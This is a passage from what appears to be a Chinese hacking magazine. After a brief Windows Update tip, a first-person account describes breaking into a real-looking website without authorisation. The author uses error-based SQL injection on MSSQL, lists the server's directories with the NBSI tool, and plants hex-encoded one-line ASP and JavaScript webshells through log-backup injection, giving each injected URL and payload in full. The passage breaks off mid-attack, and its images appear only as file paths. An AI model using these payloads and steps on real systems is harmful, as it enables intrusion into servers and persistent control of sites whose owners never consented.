编辑点评： sa注入下得到服务器的ip我喜欢用tftp，个人感觉比ping好一点。文章原文"查看源文件，发现我们的用户名变量是name，密码变量是password"，然后作者就想到密码的字段名也是password，这个想像不错，经验之谈。

nohack小技巧

手动下载xp升级补丁

许多朋友在装好sp1后通过windows update网上升级后还会发现有许多升级补丁，但是，如果通过windows update网上升级速度奇慢，有什么办法可以加速下载呢？通过实践，我发现一个小窍门。

步骤： 1)：通过开始菜单里的windows update进行上网升级

2)：选择"扫描以寻找更新"查找升级补丁。

3)："复查并安装更新"开始查看更新补丁说明。

4)：点击"立即安装"跳出windows update——网页对话框开始下载补丁

5)：选择取消，退出升级

6)：打开c:\windows\Windows Update.log

看见了吧！你所要得补丁下载地址都在这里！现在所要做的就是复制下载链接地址用网际快车(FlashGet)这类的下载软件进行下载。

一次曲折的测试

寂寞的刺猬

前两天，帮一位朋友下载软件，事情办完后，看到软件的URL地址是："http://www.jmdcw1.cn/info/Cont.asp?mid=169&id=1462"（因为某些原因，隐去了真实名称，这里用jmdcw1代表该站点，以下同），不知存在注入漏洞否？随手在其后加入' and ''='，返回的竟然是正常页面，呵呵！注入漏洞，偶们又要交手了！

一　初探虚实

先来看其采用的是什么样的数据库。将上面的测试代码更改为"' and 1=(select @@version) and ''='"，返回了如下信息：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
将 nvarchar 值 'Microsoft SQL Server 2000 - 8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1) ' 转换为数据类型为 int 的列时发生语法错误。
/info/Cont.asp，行 34
```

哈哈！SQL数据库，偶这几天正努力学习SQL数据库的注入，看来它是想检测一下偶的水平喽！Windows NT 5.2，不就Server 2003系统吗？看来还有一定的难度哟！接着测试连接数据库的用户名，将代码更改为"' and user>0 and ''='"，返回了如下信息：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
将 nvarchar 值 'dbo' 转换为数据类型为 int 的列时发生语法错误。
/info/Cont.asp，行 34
```

dbo，难道就是传说中的sa用户？偶心中一阵窃喜。再来检测一下程序是否过滤了分号与破折号，这个可是很重要的！更改测试代码为："**';declare @a int--**"，返回的却是SQL错误提示：

```
ADODB.Recordset 错误 '800a0cb3'
当前记录集不支持更新。这可能是提供程序的限制，也可能是选定锁定类型的限制。
/info/Cont.asp，行 45
```

虽然没有直接告诉偶结果，但也从另一侧面说明其没有过滤分号和破折号，若进行了过滤，所返回的应该是语法错误之类的信息。如果这样一句一句地进行猜解，太浪费时间了。恰巧手头有一款NBSI3.0，来试一下它的火力。打开NBSI，在注入地址中输入："http://www.jmdcw1.cn/info/Cont.asp?mid=169&id=1462"，提交类型选择"Get"，OK！NBSI，拜托了！如图1所示，得到了SQL数据库中的一些信息。




图1




图2

对于NBSI，大家都很熟悉了，除了用其猜测数据库中的一些敏感信息外，还可以执行一些强大的命令。点击"SQLServer信息"旁的"工具"按钮，如图2所示，弹出三条选项："Commander"、"Tree_List"和"RegReader"。

"RegReader"是用来读取注册表的，对采用Win2000Server的网站，可以读取到其网站目录的物理地址。但前面在查询SQL版本时已经得知，此网站服务器采用的是Win2003Server，对于这种系统，偶还不知道网站物理地址在注册表中的位置，只好作罢。

虽然"RegReader"找不到网站的物理地址，但还有"Tree_List"，可以用它来读取磁盘目录，如图3所示，列出了C盘中的文件夹及文件。其中有WINDOWS及一些系统目录，看来C盘是系统盘。更换盘符再次查找，最后终于找出了该网站的物理目录："D:\寂寞"（注：网站目录名为中文，这里用'寂寞'来代替）。有了网站的物理目录，就可以使用"Commander"中的上传功能把ASP木马写入网站目录。选择本地的一句话木马作为上传文件，在"保存位置"中填入："D:\寂寞\jm.asp"。为了解NBSI的强大功能，偶在上传之前，启动"Winsock Expert"进行抓包，看着数据在Winsock中不断地刷新，偶的心也随之狂跳不已！




图3

在NBSI提示上传成功后，偶迫不及待地在网址内输入："http://www.jmdcw1.cn/jm.asp"，结果IE告诉偶，找不到此文件，晕！用NBSI的"Tree_List"读取"D:\寂寞\"中的内容，果然没有jm.asp，难道被K掉了？不会吧！偶又把一句话木马进行了一下加密，再次上传，再次查看目录，还是没有该文件。照这种情况来看，一句话木马不是被K了，而是根本就没有传到该目录内。在"Commander"中，还有"命令执行"功能，其中包含"Cmdshell"、"OACreate"和"JOB"，这些都是具有较高威力的武器，怎么把它们给忘了！执行命令"Dir c:\"，结果返回的"回显结果"是："#####创建临时表[X-9687] #####删除临时表[X-9687]"，并未显示偶要的C盘目录，难道服务器删除了XP_Cmdshell扩展？又试了其他两项，结果均是同样的回显结果，FAIL！

怪了，看看大家的经历，大多都是利用这些扩展，三下五去二地拿下一个站点，为什么轮到偶时，时运就这么背了？正暗自嘀咕时，忽然想到，在用NBSI检测站点时，所得到的用户权限好像不是超级权限，而是"db_owner"，"db_owner"具有什么样的权限呢？难道Cmdshell等扩展不能执行，是它在作怪？

在本地SQL的"企业管理器"中新建一个数据库用户，赋予其"db_owner"权限，然后打开"SQL查询分析器"，用此用户连接本地的SQL Server，经过一番测试后发现，"db_owner"的权限确实很低，没有执行Xp_Cmdshell等扩展的EXECUTE权限，所以无法实现上传及命令行的执行。但在测试时也发现，它竟然具有执行XP_DirTree、XP_RegRead等扩展的EXECUTE权限，这也是为什么NBSI能实现读取注册表和列目录的功能。除此之外，"db_owner"还具有对数据库操作的一些权限，　比如

“SELECT”、“UPDATE”、“INSERT”和“DROP”等。原因找到了，偶所接触的网站数据库是一个低权限的用户连接的，看来用EXEC来执行命令是和偶无缘了！

二 陷入泥潭

难道就没有办法了吗？偶在发愣之际看到NBSI下方的菜单条中有一项“GetWebshell”，WebShell？不就是WEB权限吗？NBSI的这个功能还未测试，怎能轻言放弃！复制注入地址到此项的地址中，选择“字符型”，在备份路径中填入：“D:\寂寞\jm.asp”，按NBSI的默认选项进行LOG备份，NBSI真是不错，在运行过程中，还给出了相应的代码，如图4所示，完成了LOG备份。




图4

这次总该行了吧！用“Tree_List”查看“D:\寂寞\”目录，竟然还是没有jm.asp，难道“db_owner”连数据库备份的权限也没有？

切换窗口至本地的查询分析器，在其中的输入窗口中依次输入如下命令：

1、create table [dbo].[shit_tmp] ([cmd] [image]) ——创建新表shit_tmp

2、declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0x790069006100006F006C007500 backup log @a to disk =@s with init,no_truncate ——进行log备份，其中的@s后的16进制是“yiaolu”的转换。

3、insert into [shit_tmp](cmd) values(0x3C2565786563757465287265717565737428226122292529253E) ——向shit_tmp表中插入一句话木马<%execute(request("a"))%>。

4、declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='d:\新建文件夹\jm.asp' backup log @a to disk=@s with init,no_truncate ——进行截断备份，备份文件的存放地址及名称是：“d:\新建文件夹\jm.asp”。

5、Drop table [shit_tmp] ——删除shit_tmp表。

在下方的结果窗口中，每一条都是“成功完成”。进行完第五步后，偶打开本地D盘的新建文件夹，jm.asp乖乖地静候偶呢！看来，“db_owner”具有数据库备份的权限，但为什么对目标网站进行的数据库log备份就不能成功呢？难道是管理员对“寂寞”文件夹做了权限设置，因为“db_owner”的权限太低而无法写入？带着这个疑问，在NBSI中，将“备份路径”改为“D:\new\jm.asp”（new是D盘中的另一个文件夹），待Log备份成功后，用“Tree_List”查看“d:\new”中的内容，呵呵！jm.asp真的跑进了new文件夹内，看来管理员对网站的目录“寂寞”文件夹设置了权限！

答案是找到了，但路也似乎走到头了，偶沮丧地这样想着。且慢！难道此服务器中只有这一个网站？难道就没有其他的站点？用“虚拟站点查询工具”查看服务器所绑定的域名，结果竟然是：“此IP没有绑定国际域名”，偶晕倒在地！

无聊之际，打开网站首页，忽然看到其左侧是一些同系统的网站链接。打开CMD程序，分别PING了一下这些网址，哈哈！还真有一个地址的IP和此网站的IP是一样的，这个站偶暂命名为：“http://www.jmdcw2.cn”。打开该网站，记下其中的一些二级目录及ASP文件名，折身返回到NBSI的“Tree_List”中，经过一阵狂搜，终于在D盘的一个中文目录内找到了这些名称，以下用“刺猬”作为这个文件夹的代用名，复制其中的一些ASP文件名到网址后，均正常显示，足以证明此目录即为www.jmdcw2.cn的网站目录。

为了提高这次备份的成功率，偶又对“刺猬”文件夹进行了深度扫描，找到了一个upload文件夹。upload？不就是上传文件夹嘛！此处不可能有限制吧！

OK！再次进行LOG备份，“备份路径”改为“D:\刺猬\upload\jm.asp”，待备份完成后，偶满怀希望地LIST“D:\刺猬\upload\”下的文件，结果又是一盆冷水泼了下来！大冷天的，不要泼冷水嘛！难道这个网站也被管理员设成了只读权限？该不是管理员知道偶要来，故意Di整我！MY GOD，赐予偶好运吧！

三 初现端倪

NBSI3在进行数据库备份时，为避免单引号引发错误，凡涉及到单引号引入的数据，均转换为16进制，如备份路径是：“d:\刺猬\upload\jm.asp”，则在提交数据时，会自动转换为“0x64003A005C00523A732C5C00750070006C006F00610064005C006A006D002E00610073007000”。而偶在用本机的查询分析器测试时，使用的是未转换为16进制的字符，所以备份成功。难道是这个问题？SQL对中文的16进制有点感冒？这一连串的假设，让偶决定在本机的查询分析器内再次测试。按照前面的步骤，逐条输入，当进行到第四步时，偶先在本机D盘创建“刺猬”文件夹，然后用NBSI中的16进制字符进行备份：**declare @a sysname,@s nvarchar(4000) select@a=db_name(),@s=0x64003A005C00523A732C5C006A006D002E00610073007000 backup log @a to disk=@s with init,no_truncate**，按F5执行命令，如图5所示，出现了错误：16进制的“刺猬”在经过SQL数据库的转换后，竟然成了乱码，以致SQL因无法找到此路径而终止备份（后来，偶又发现NBSI转换的字符与16进制软件转换的不一致，如“刺猬”在NBSI中是“523A732C”，用软件转换后却是“B4CCE2AC”，但无论是哪一种形式，均为乱码）。




图5

偶长长地出了一口气，原因终于找到了，还真是16进制惹的祸！但麻烦事也跟着来了，NBSI在备份时，会自动将“备份路径”转换为16进制，如果其能增加一个正常和16进制之间的选项，那该多好，而现在偶只好用手工方式进行LOG备份了！

第一步：在地址栏内输入：http://www.jmdcw1.cn/info/Cont.asp?mid=169&id=1462';create table [dbo].[shit_tmp] ([cmd] [image])--

第二步：http://www.jmdcw1.cn/info/Cont.asp?mid=169&id=1462';declare @a sysname,@s nvarchar(4000) select

```
@a=db_name(),@s=0x790069006100 6F006C007500 backup log @a
to disk = @s with init,no_truncate——
  第三步：http://www.jmdcw1.cn/info/Cont.asp?mid=169&id=1462';insert
into [shit_tmp](cmd) values(0x3C2565786563757465287265717565737
4282261222929253E)——
  第四步：http://www.jmdcw1.cn/info/Cont.asp?
mid=169&id=1462';declare @a sysname,@s nvarchar(4000) select
@a=db_name(),@s='D:\刺猬\upload\jm.asp' backup log @a to
disk=@s with init,no_truncate——
  第五步：http://www.jmdcw1.cn/info/Cont.asp?
mid=169&id=1462';Drop table [shit_tmp]——
```

在第四步完成后，偶没有马上进行第五步去删除表，而是用“Tree_List”查看“D:\刺猬\upload”内的文件，哇噻！盼望已久的jm.asp终于现身了。

四　又见迷雾

在地址栏内输入：“http://www.jmdcw2.cn/upload/jm.asp”，如图6所示，在页面的最下方出现了错误信息：“类型不匹配 'execute' ”，说明一句话木马成功写入了jm.asp中。




图6

打开偶写的一句话木马客户端，输入URL地址，点提交，如果成功的话，页面会自动转到jmup.asp。结果在打开jmup.asp时却出现了如图7所示页面，要进行用户验证！偶怎么会知道用户名呢？随便填一个，结果当然是不行了，在页面中出现了以下提示：



图7

```
您未被授权查看该页。
您不具备使用所提供的凭据查看该目录或页的权限。
HTTP 错误 401.1 — 未经授权：访问由于凭证无效被拒绝。
```

分析这些提示，可以说明“jmup.asp”已经生成于upload目录中，但因为管理员对这个upload文件夹做了限制，其中的文件要管理员批准后才可运行。但是为什么jm.asp能运行呢？亦或是jm.asp与jmup.asp的所属权限不同？搞不懂了，有些晕！

既然Upload目录内要管理员批准，那就把文件保存到其他文件夹内试一下。修改一句话木马客户端代码：“lP.SaveToFile server.mappath("jmup.asp"),2 ”为：“lP.SaveToFile "D:\刺猬\info\jmup.asp",2 ”，将相对路径改为绝对路径，点提交，info目录中的jmup.asp写入成功。但在运行时，又出现同样的用户验证窗口，看来管理员不仅对upload作了限制，搞不好对整个“刺猬”目录都做了限制。

在前面进行数据库备份时，得出了因为16进制中文字符的原因，而造成NBSI不能把数据库备份写入其中，既然“刺猬”文件夹做了权限设置，那就折转回头，用一句话木马把文件写入到“寂寞”文件夹中，应该不会出错了吧！修改IP.SaveToFile的参数为：“"D:\寂寞\info\jmup.asp",2”，点提交，返回了如下信息：

```
ADODB.Stream 错误 '800a0bbc' 写入文件失败。
/upload/jm.asp，行 0
```

接着又试了“寂寞”文件夹内的其他目录，仍是写入失败，看来管理员对“寂寞”文件夹加入的是只读限制，偶的心有点8凉8凉的了！

五　突破重围

难道就这样放弃？还真有点不舍得！但应该如何突破呢？忽然间，一只狐狸从我脑中跑过，冰狐的一句话木马！它可以用客户端来操控服务端。本来想着先将冰狐的一句话木马“<SCRIPT RUNAT=SERVER LANGUAGE=javascript>try{eval(Request.form('#')+'')}catch(e){}</SCRIPT>”转为16进制，然后用LOG备份的方法得到ASP文件，但转念一想，可以用一句话木马客户端直接提交啊，发现自己越来越笨了！

